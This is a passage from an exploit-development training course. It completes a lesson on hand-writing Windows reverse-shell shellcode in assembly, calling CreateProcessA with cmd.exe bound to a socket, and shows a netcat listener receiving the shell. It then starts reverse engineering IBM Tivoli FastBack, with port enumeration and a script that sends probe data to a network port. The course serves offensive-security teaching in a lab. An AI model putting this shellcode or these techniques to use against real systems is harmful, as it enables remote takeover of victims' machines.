Listing 351 - The prototype of CreateProcessA

The first parameter required by the API (Listing 351) is *lpApplicationName*. This parameter must contain a pointer to a string, which represents the application that will be executed. If the parameter is set to NULL, the second parameter (*lpCommandLine*) can not be NULL, and vice-versa. This parameter expects a pointer to a string containing the command line to be executed. Our shellcode will use this parameter to run **`cmd.exe`**.

Next, let's address the *lpProcessAttributes* and *lpThreadAttributes* parameters, which require pointers to *SECURITY_ATTRIBUTES*[259] type structures. For our shellcode, these parameters can be set to NULL.

[258] (Microsoft - CreateProcessA), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

The following parameter, *bInheritHandles*, expects a TRUE (1) or FALSE (0) value. This value determines if the inheritable handles[260] from the Python calling process are inherited by the new process (cmd.exe). We'll need to set this value to TRUE for our reverse shell, which we'll explore in more detail soon.

bInheritHandles is followed by the *dwCreationFlags* parameter, which expects various *Process Creation Flags*.[261] If this value is NULL, the cmd.exe process will use the same flags as the calling process.

The *lpEnvironment* parameter expects a pointer to an environment block. The official documentation indicates that if this parameter is set to NULL, it will share the same environment block as the calling process.

lpCurrentDirectory allows us to specify the full path to the directory for the process. If we set it to NULL, it will use the same path as the current calling process. In our case, cmd.exe is added to the PATH, allowing us to launch the executable from any path. However, depending on which process the shellcode runs, this parameter might be required.

The last two parameters, *lpStartupInfo* and *lpProcessInformation*, require pointers to *STARTUPINFOA*[262] and *PROCESS_INFORMATION*[263] structures.

Because the *PROCESS_INFORMATION* structure will be populated as part of the API, we only need to know the size of the structure. On the other hand, the *STARTUPINFOA* structure has to be passed to the API by our shellcode. To do this, we'll need to review the members of the structure and set them up accordingly.

```
typedef struct _STARTUPINFOA {
  DWORD  cb;
  LPSTR  lpReserved;
  LPSTR  lpDesktop;
  LPSTR  lpTitle;
  DWORD  dwX;
  DWORD  dwY;
  DWORD  dwXSize;
  DWORD  dwYSize;
  DWORD  dwXCountChars;
  DWORD  dwYCountChars;
  DWORD  dwFillAttribute;
  DWORD  dwFlags;
  WORD   wShowWindow;
  WORD   cbReserved2;
  LPBYTE lpReserved2;
  HANDLE hStdInput;
```

[259] (Microsoft - SECURITY_ATTRIBUTES), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa379560(v=vs.85)

[260] (Microsoft - Handle Inheritance), https://docs.microsoft.com/en-us/windows/win32/sysinfo/handle-inheritance

[261] (Process Creation Flags), https://docs.microsoft.com/en-us/windows/win32/procthread/process-creation-flags

[262] (Microsoft - STARTUPINFOA), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/ns-processthreadsapi-startupinfoa

[263] (Microsoft - PROCESS_INFORMATION), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/ns-processthreadsapi-process_information

```
  HANDLE hStdOutput;
  HANDLE hStdError;
} STARTUPINFOA, *LPSTARTUPINFOA;
```

Listing 352 - STARTUPINFOA structure

The official documentation shown in Listing 352 reveals that we only have to worry about a few members. We can set the remaining members to NULL.

The first member we need to set is *cb*, which requires the size of the structure. We can easily calculate this value using its publicly available symbols and WinDbg:

```
0:002> dt STARTUPINFOA
MSVCR120!STARTUPINFOA
   +0x000 cb               : Uint4B
   +0x004 lpReserved       : Ptr32 Char
   +0x008 lpDesktop        : Ptr32 Char
   +0x00c lpTitle          : Ptr32 Char
   +0x010 dwX              : Uint4B
   +0x014 dwY              : Uint4B
   +0x018 dwXSize          : Uint4B
   +0x01c dwYSize          : Uint4B
   +0x020 dwXCountChars    : Uint4B
   +0x024 dwYCountChars    : Uint4B
   +0x028 dwFillAttribute  : Uint4B
   +0x02c dwFlags          : Uint4B
   +0x030 wShowWindow      : Uint2B
   +0x032 cbReserved2      : Uint2B
   +0x034 lpReserved2      : Ptr32 UChar
   +0x038 hStdInput        : Ptr32 Void
   +0x03c hStdOutput       : Ptr32 Void
   +0x040 hStdError        : Ptr32 Void

0:002> ?? sizeof(STARTUPINFOA)
unsigned int 0x44
```

Listing 353 - Obtaining the size of the STARTUPINFOA structure

The second member we need to worry about is *dwFlags*. It determines whether certain members of the *STARTUPINFOA* structure are used when the process creates a window. We'll need to set this member to the *STARTF_USESTDHANDLES* flag to enable the *hStdInput*, *hStdOutput*, and *hStdError* members. We will examine why these members are important for our reverse shell shortly.

It is worth mentioning that if this flag is specified, the handles of the calling process must be inheritable, and the *bInheritHandles* parameter must be set to TRUE.

Because we will set the *STARTF_USESTDHANDLES* flag, we also need to set the members that this flag enables. The official documentation tells us that all of these members accept a handle, which receives input (*hStdInput*), output (*hStdOutput*), and error handling (*hStdError*). To interact with the cmd.exe process through our socket, we can specify the socket descriptor obtained from the *WSASocketA* API call as a handle.

With a better understanding of the API prototype and the structures it uses, let's inspect our updated shellcode. Since this API requires a large number of arguments and a large structure, we will break the shellcode down into a few functions:

```
    " create_startupinfoa:                 "  #
    "   push  esi                        ;"  #   Push hStdError
    "   push  esi                        ;"  #   Push hStdOutput
    "   push  esi                        ;"  #   Push hStdInput
    "   xor   eax, eax                   ;"  #   Null EAX
    "   push  eax                        ;"  #   Push lpReserved2
    "   push  eax                        ;"  #   Push cbReserved2 & wShowWindow
    "   mov   al, 0x80                   ;"  #   Move 0x80 to AL
    "   xor   ecx, ecx                   ;"  #   Null ECX
    "   mov   cx, 0x80                   ;"  #   Move 0x80 to CX
    "   add   eax, ecx                   ;"  #   Set EAX to 0x100
    "   push  eax                        ;"  #   Push dwFlags
    "   xor   eax, eax                   ;"  #   Null EAX
    "   push  eax                        ;"  #   Push dwFillAttribute
    "   push  eax                        ;"  #   Push dwYCountChars
    "   push  eax                        ;"  #   Push dwXCountChars
    "   push  eax                        ;"  #   Push dwYSize
    "   push  eax                        ;"  #   Push dwXSize
    "   push  eax                        ;"  #   Push dwY
    "   push  eax                        ;"  #   Push dwX
    "   push  eax                        ;"  #   Push lpTitle
    "   push  eax                        ;"  #   Push lpDesktop
    "   push  eax                        ;"  #   Push lpReserved
    "   mov   al, 0x44                   ;"  #   Move 0x44 to AL
    "   push  eax                        ;"  #   Push cb
    "   push  esp                        ;"  #   Push pointer to the STARTUPINFOA
structure
    "   pop   edi                        ;"  #   Store pointer to STARTUPINFOA in EDI
```

Listing 354 - reverse_shell_0x05.py: Creating the STARTUPINFOA structure

First, we introduce the *create_startupinfoa* function, which is responsible for creating the *STARTUPINFOA* and obtaining a pointer to it for later use.

Next, we push the ESI register, which currently holds our socket descriptor, to the stack three times. This sets the *hStdInput*, *hStdOutput*, and *hStdError* members.

This instruction is followed by pushing two NULL DWORDS setting the *lpReserved2*, *cbReserved2*, and *wShowWindow* members.

Continuing the logic of our function, we set both the AL and CX registers to 0x80, and then add them together, storing the result in EAX. This value is then pushed as the *dwFlags* member.

The only other parameter not set to NULL is *cb*, which is set to the structure size (0x44).

As a final step in the *create_startupinfoa* function, we push the ESP register, which gives us a pointer to the *STARTUPINFOA* structure on the stack. We then POP that value into EDI.

The next step is to store the “cmd.exe” string and obtain a pointer to it. The assembly instructions required to do that are shown below:

```
    " create_cmd_string:                  "  #
    "   mov   eax, 0xff9a879b            ;"  #   Move 0xff9a879b into EAX
    "   neg   eax                        ;"  #   Negate EAX, EAX = 00657865
    "   push  eax                        ;"  #   Push part of the "cmd.exe" string
    "   push  0x2e646d63                 ;"  #   Push the remainder of the "cmd.exe"
```

```
string
    "   push  esp                       ;"  #   Push pointer to the "cmd.exe" string
    "   pop   ebx                       ;"  #   Store pointer to the "cmd.exe" string
in EBX
```

Listing 355 - Store the "cmd.exe" string and get a pointer to it

The assembly instructions from Listing 355 start by moving a negative value into EAX. This instruction is followed by a NEG[264] instruction, which will result in the last part of the string including the NULL string terminator. This instruction allows us to avoid the NULL byte in our shellcode.

Finally, we push the rest of the "cmd.exe" string to the stack, and obtain a pointer to it in EBX to use later.

Now that we have the *STARTUPINFOA* structure and "cmd.exe" string ready, it's time to set up the arguments and call the function:

```
    " call_createprocessa:              "  #
    "   mov   eax, esp                  ;"  #   Move ESP to EAX
    "   xor   ecx, ecx                  ;"  #   Null ECX
    "   mov   cx, 0x390                 ;"  #   Move 0x390 to CX
    "   sub   eax, ecx                  ;"  #   Subtract CX from EAX to avoid
overwriting the structure later
    "   push  eax                       ;"  #   Push lpProcessInformation
    "   push  edi                       ;"  #   Push lpStartupInfo
    "   xor   eax, eax                  ;"  #   Null EAX
    "   push  eax                       ;"  #   Push lpCurrentDirectory
    "   push  eax                       ;"  #   Push lpEnvironment
    "   push  eax                       ;"  #   Push dwCreationFlags
    "   inc   eax                       ;"  #   Increase EAX, EAX = 0x01 (TRUE)
    "   push  eax                       ;"  #   Push bInheritHandles
    "   dec   eax                       ;"  #   Null EAX
    "   push  eax                       ;"  #   Push lpThreadAttributes
    "   push  eax                       ;"  #   Push lpProcessAttributes
    "   push  ebx                       ;"  #   Push lpCommandLine
    "   push  eax                       ;"  #   Push lpApplicationName
    "   call dword ptr [ebp+0x18]       ;"  #   Call CreateProcessA
```

Listing 356 - Calling the CreateProcessA API

The *call_createprocessa* function starts by moving the ESP register to EAX and subtracting 0x390 from it with the help of ECX. This is the same step we took when calling the *WSAStartup* API, which populated the *WSADATA* structure. This time, we are using this memory address to store the *PROCESS_INFORMATION* structure, which will be populated by the API.

Next, we push a pointer to the *STARTUPINFOA* structure that we previously stored in EDI. This instruction is followed by three NULL DWORDs, setting the next three arguments.

We then increase EAX, making the register contain the value 0x01 (TRUE), and push it as the *bInheritHandles* argument. Then we decrease the register, setting it back to NULL, and push two NULL DWORDs.

[264] (Faydoc - NEG), http://faydoc.tripod.com/cpu/neg.htm

The *lpCommandLine*, which requires a pointer to a string representing the command to be executed, is pushed on the stack using the EBX register set in a previous step. Finally, we set the *lpApplicationName* argument to NULL and call the API.

Let's run our updated shellcode and verify the return value of *CreateProcessA* inside WinDbg by setting a breakpoint right at the call instruction.

We'll be sure to restart our Netcat listener on the Kali machine. Without it, the call to *WSAConnect* will time out.

```
0:002> bp 0294016c

0:002> g
ModLoad: 73af0000 73b40000   C:\Windows\system32\mswsock.dll
Breakpoint 0 hit
eax=00000000 ebx=02b3f304 ecx=00000390 edx=770a4550 esi=00000180 edi=02b3f30c
eip=0294016c esp=02b3f2dc ebp=02b3f794 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0294016c ff5518          call    dword ptr [ebp+18h]
ss:0023:02b3f7ac={KERNEL32!CreateProcessAStub (76e68d80)}

0:002> p
eax=00000001 ebx=02b3f304 ecx=74517fd6 edx=00000000 esi=00000180 edi=02b3f30c
eip=0294016f esp=02b3f304 ebp=02b3f794 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0294016f 0000            add     byte ptr [eax],al          ds:0023:00000001=??
```

Listing 357 - Calling CreateProcessA inside WinDbg

According to the output from Listing 357, the return value we got is not NULL. This indicates that the call was successful.

We can confirm that the call was successful by switching to our Kali machine, where we should find a fully-working reverse shell.

```
kali@kali:~$ sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
192.168.119.10: inverse host lookup failed: Unknown host
connect to [192.168.119.120] from (UNKNOWN) [192.168.120.10] 51438
Microsoft Windows [Version 10.0.16299.15]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\offsec\Desktop>
```

Listing 358 - Getting a reverse shell on our Kali machine

Excellent! We have successfully written a reverse shell in Assembly, using the Keystone Python library to develop and run it.

7.6.5.1 Exercises

1. Go over the official documentation of the *CreateProcessA* API and ensure that you understand the arguments required to successfully call it.
2. Make sure you understand the definition of the *STARTUPINFOA* structure used by the API.

3. Update the shellcode to write the *STARTUPINFOA* structure to the stack. Using WinDbg, verify it is correct.
4. Continue to modify the shellcode and get a pointer to the “cmd.exe” string.
5. Assemble all the pieces and obtain a fully-functional reverse shell on the Kali machine.
6. Comment out the INT3 instruction and run the shellcode without the debugger attached. Can you fix the crash that occurs after you receive your shell?
7. Run the final shellcode while having the debugger attached. Inspect the opcodes and verify if there are any NULL bytes present, if so attempt to replace the instructions in order to avoid them.

7.6.5.2 Extra Miles

1. Modify the current shellcode and optimize the instructions to reduce as much space as possible. How many bytes can you save by using more efficient instructions? Inspect instructions such as *rep movsb*[265] when creating structures that require a lot of NULL fields.
2. Update the newly optimized shellcode and print the generated opcodes in a format that you can use in an exploit, covered in one of the previous modules.
3. Change your current shellcode from a reverse shell to a bind shell. Go over the Microsoft documentation and explore the *bind*[266] API for more information.

7.7 Wrapping Up

This module examined the theory and practical steps behind creating custom shellcode for universal use on multiple Windows platforms. We explored various prototypes for the functions required to achieve a reverse shell, and learned how to invoke them from assembly. We also tackled how to create various structures in memory and pass them as arguments when needed.

Although smaller and simpler shellcode can be achieved by statically calling the required functions, finding these function addresses dynamically is the only option in Windows Vista and higher due to ASLR.

It is also worth mentioning that the shellcode covered in this module uses instructions that are easy to follow and understand rather than focusing on saving as much space as possible. It is possible to reduce the size of the shellcode by using more optimal assembly instructions.

[265] (Faydoc - REP MOVSB), http://faydoc.tripod.com/cpu/movsb.htm

[266] (Microsoft - bind), https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-bind

8 Reverse Engineering for Bugs

We typically think of exploit development as beginning with a proof of concept and/or a CVE. But there's more to the story - first, the vulnerability must be discovered. In this module, we will cover the process behind finding a vulnerability.

There are two techniques we can use to find vulnerabilities in binary applications: reverse engineering and fuzzing.[267]

In reverse engineering, we examine a target application's compiled binary using tools that help obtain a higher level of abstraction. This process helps identify potential vulnerabilities in the target program code.

The three main stages of reverse engineering are:

1. Installing the target application and enumerating the possible ways to feed input to it.
2. Reverse engineering the code that parses the input, which usually involves examining the file formats or network protocols the application uses.
3. Locating vulnerabilities inside the reverse-engineered code, such as logical vulnerabilities or memory corruptions.

The fundamental principle of fuzzing is to feed the target application with malformed input and (hopefully) force it to generate an access violation.

Each of these two technique has advantages and disadvantages. Reverse engineering can guarantee complete coverage of all code sections, but it requires a large time investment. Fuzzing tests a large amount of input against highly complex applications - such as web browsers - but it is nearly impossible to cover every execution path.

While these techniques differ in concept, they are often used together by first performing reverse engineering and then switching to fuzzing for the remaining portion of the vulnerability discovery process.

In this module, we'll focus on reverse engineering. Although we won't cover a comprehensive approach, we'll learn the skills required to understand a program's behavior. We'll start by learning how to follow a program's execution with static and dynamic analysis. Next, we'll leverage this experience to discover increasingly complex vulnerabilities that we will exploit in later modules.

The target for our analysis is an older version of Tivoli Storage Manager FastBack server.[268]

8.1 Installation and Enumeration

Tivoli Storage Manager FastBack server (TSM) is the server component of an old backup product solution from IBM. The trial installation version 6.1.4 contains a wide assortment of vulnerabilities, providing us with an excellent educational opportunity.

---

[267] (OWASP Foundation, Inc., 2020), https://www.owasp.org/index.php/Fuzzing

[268] (IBM, 2017), https://www.ibm.com/support/knowledgecenter/en/SS9NU9_6.1.11/com.ibm.tsm.fb.kc.doc/FB_InstallUse/c_fast_overview.html

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

Let's start the reverse engineering process by installing the application and performing enumeration.

8.1.1 Installing Tivoli Storage Manager

We'll need to install the trial of TSM on the Windows 10 student VM every time the VM is reverted due to inactivity or via the student control panel, so let's take a moment to get familiar with the straightforward installation steps.

We can find the installer (**setup.exe**) in the following folder:

```
C:\Installers\FastBackServer-6.1.4\X86_TryAndBuy
```

Listing 359 - Location of the TSM installer

We'll start the installation by double clicking the installer file. Next, we'll select the *Backup Server* option on the "Installation Type" menu, as shown in Figure 69.




Figure 69: Selecting Backup Server installation type

Next, let's accept the trial popup warning to begin the installation process. A popup will appear reporting that the "Service FastBack Data Deduplication Service failed to start." We need to select *Ignore*.




Figure 70: Ignoring service start failure

Once the software is installed, the required drivers will load and Windows will warn us about the missing verification of the driver publisher (Figure 71). We need to select *Install this driver software anyway* to continue the installation.




Figure 71: Driver publisher warning

Finally, we'll accept the prompt to reboot the machine. After restarting, the TSM installation is complete and we can reconnect to our Windows 10 machine.

With TSM installed, we can focus on evaluating the attack surface through enumeration.

8.1.1.1 Exercise

1. Install TSM on your Windows 10 student VM.

8.1.2 Enumerating an Application

To lay the groundwork for our reverse engineering, we need to investigate the attack surface and learn about what types of vulnerabilities we can find. When attacking a binary application, we typically focus on finding unsanitized memory operations and logical bugs that we could leverage to obtain remote code execution or local privilege escalation.

If the target is running as a Windows service, we could also search for insecure service permission vulnerabilities. Likewise, targets that load a driver in kernel memory space should be investigated for potential kernel vulnerabilities.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

In this module, we will focus on leveraging unsanitized memory operations and logic vulnerabilities by sending maliciously-crafted data to a target application's open network port.

To achieve this goal, we'll start by identifying the executable programs running on our system that listen for remote connections on a network port.

We can do this using *TCPView*[269] from SysInternals, which we'll find on the Windows 10 student VM in the C:\Tools\SysinternalsSuite folder. Let's open it with administrative permissions and accept the EULA.

Next, we need to disable *Resolve Addresses* under *Options* (Figure 72) so we can easily identify which network ports are not listening on the local loopback interface.




Figure 72: Disabling IP address resolution

With the option to resolve IP addresses disabled, we can analyze the output from TCPView:




Figure 73: Listening network ports associated with TSM

We'll find two different processes - FastBackMount.exe and FastBackServer.exe - which seem to be associated with TSM based on their names.

First, we can observe that FastBackMount.exe is listening on the external IP address on TCP port 30051, while UDP port 30005 only listens on the local loopback interface. This is useful

[269] (Microsoft, 2011), https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview

information for obtaining both a remote attack surface for potential remote code execution (RCE), and a local attack surface for potential local privilege escalation (LPE), assuming the target is running with elevated privileges.

We can also observe that FastBackServer.exe is listening on TCP ports 1320, 11406, and 11460 and UDP port 11461 on the external IP address. This provides us with four additional potential remote entry points.

At this point as an attacker, we should investigate what privileges these two target executables are running with. This information is vital as it will tell us what level of access we'd obtain on the target system, should we find a vulnerability to leverage. We'll leave this step as an exercise.

With network enumeration complete, let's pick a target to begin our reverse engineering process. We have to start with a single network port and go through all of them to be thorough. In our case, we will start by choosing TCP port 11460 to attack FastBackServer.exe.

8.1.2.1 Exercises

1. Use TCPView to enumerate listening TCP and UDP network ports.
2. What privileges do the FastBackMount.exe and FastBackServer.exe processes run with?
3. Determine what services are installed and running as part of TSM.

8.2 Interacting with Tivoli Storage Manager

In the previous section, we decided to attack the application through TCP port 11460. This port is associated with a specific TSM process (FastBackServer.exe), so our next step is to figure out how to interact with it and influence its behavior.

We will trigger different program execution paths by crafting and sending data from our Python script to the destination network port. We can use WinDbg to trace and debug FastBackServer code.

While debugging the target code, we'll align WinDbg with IDA Pro, and use its graphical view to better understand the code flow along with any input constraints.

> *As you read through the next sections, it is highly recommended that you follow along in IDA Pro.*

8.2.1 Hooking the recv API

To start the process, let's open WinDbg with administrator permissions and attach it to the FastBackServer.exe process. Next, we'll set a breakpoint on the Win32 *recv*[270] API located in Wsock32.dll, as shown in Listing 360.

[270] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-recv

```
0:077> bp wsock32!recv

0:077> g
```

Listing 360 - Setting a breakpoint in recv

Why this breakpoint? When an application receives data from a connected socket, the *recv* function accepts that data from a listening TCP port. If we hook this function and send arbitrary data to the TCP port, we can identify the entry point into the application and inspect the code that will parse our data.

With the breakpoint set, we need to write a Python script that connects to the remote application on port 11460 and sends data to it. Our first proof of concept (PoC) is shown in Listing 361.

```
import socket
import sys

buf = bytearray([0x41]*100)

def main():
    if len(sys.argv) != 2:
        print("Usage: %s <ip_address>\n" % (sys.argv[0]))
        sys.exit(1)

    server = sys.argv[1]
    port = 11460

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)
    s.close()

    print("[+] Packet sent")
    sys.exit(0)


if __name__ == "__main__":
    main()
```

Listing 361 - Initial proof of concept for Tivoli

Our PoC connects to the remote TCP port and sends 100 “A” (0x41) characters.

When executed, WinDbg will detect a call to *recv* issued by the Tivoli application code and break:

```
Breakpoint 0 hit
eax=00000b6c ebx=0604a808 ecx=00df8058 edx=00df8020 esi=0604a808 edi=00669360
eip=67e71e90 esp=0d85fb58 ebp=0d85fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
WSOCK32!recv:
67e71e90 8bff            mov     edi,edi
```

Listing 362 - Breaking execution when calling recv

The first step is complete. We hit our breakpoint just after executing our PoC, which suggests that it was triggered by the data we sent over TCP.

We can confirm our hypothesis by examining the arguments for *recv*. Its function prototype is shown in Listing 363.

```
int recv(
  SOCKET s,
  char   *buf,
  int    len,
  int    flags
);
```

Listing 363 - Function prototype for recv

We're interested in *buf* and *len*. Let's dump five DWORDs from the stack at the address pointed to by ESP:

```
0:077> dd esp L5
0d85fb58  00581ae8 00000b6c 00df8058 00004400
0d85fb68  00000000
```

Listing 364 - Verify recv buf and length

Based on the output, any data received will be copied into the buffer located at 0x00df8058 with the maximum length of 0x4400 bytes.

Let's continue the execution to the end of the *recv* function and examine the execution result stored in EAX.

```
0:077> pt
eax=00000064 ebx=0604a808 ecx=621f146d edx=77031670 esi=0604a808 edi=00669360
eip=67e71eeb esp=0d85fb58 ebp=0d85fe94 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
WSOCK32!recv+0x5b:
67e71eeb c21000          ret     10h
```

Listing 365 - Verify length of our sent data

In Listing 365, we find the result to be 0x64. We can translate this to its decimal value of 100, which is exactly the length of the data we sent.

```
0:077> ? 0x64
Evaluate expression: 100 = 00000064
```

Listing 366 - Convert value of sent data

Finally, let's dump the content of the input buffer.

```
0:078> dd 00df8058
00df8058  41414141 41414141 41414141 41414141
00df8068  41414141 41414141 41414141 41414141
00df8078  41414141 41414141 41414141 41414141
00df8088  41414141 41414141 41414141 41414141
00df8098  41414141 41414141 41414141 41414141
00df80a8  41414141 41414141 41414141 41414141
00df80b8  41414141 00000000 00000000 00000000
00df80c8  00000000 00000000 00000000 00000000
```

Listing 367 - Verify our data at buf address

Great! In the listing above, we can observe our 100 0x41 bytes.

Tracing the application's steps shows that the data we sent over TCP was received by Tivoli and copied into a buffer. Next, we'll continue our reverse engineering process, identify our entry point into the application, and decipher how Tivoli interprets and parses this data.

8.2.1.1 Exercises

1. Attach WinDbg to FastBackServer.exe and set the breakpoint on *recv*.
2. Send some data over TCP on port 11460 and verify that it's received and copied to a buffer.

8.2.2 Synchronizing WinDbg and IDA Pro

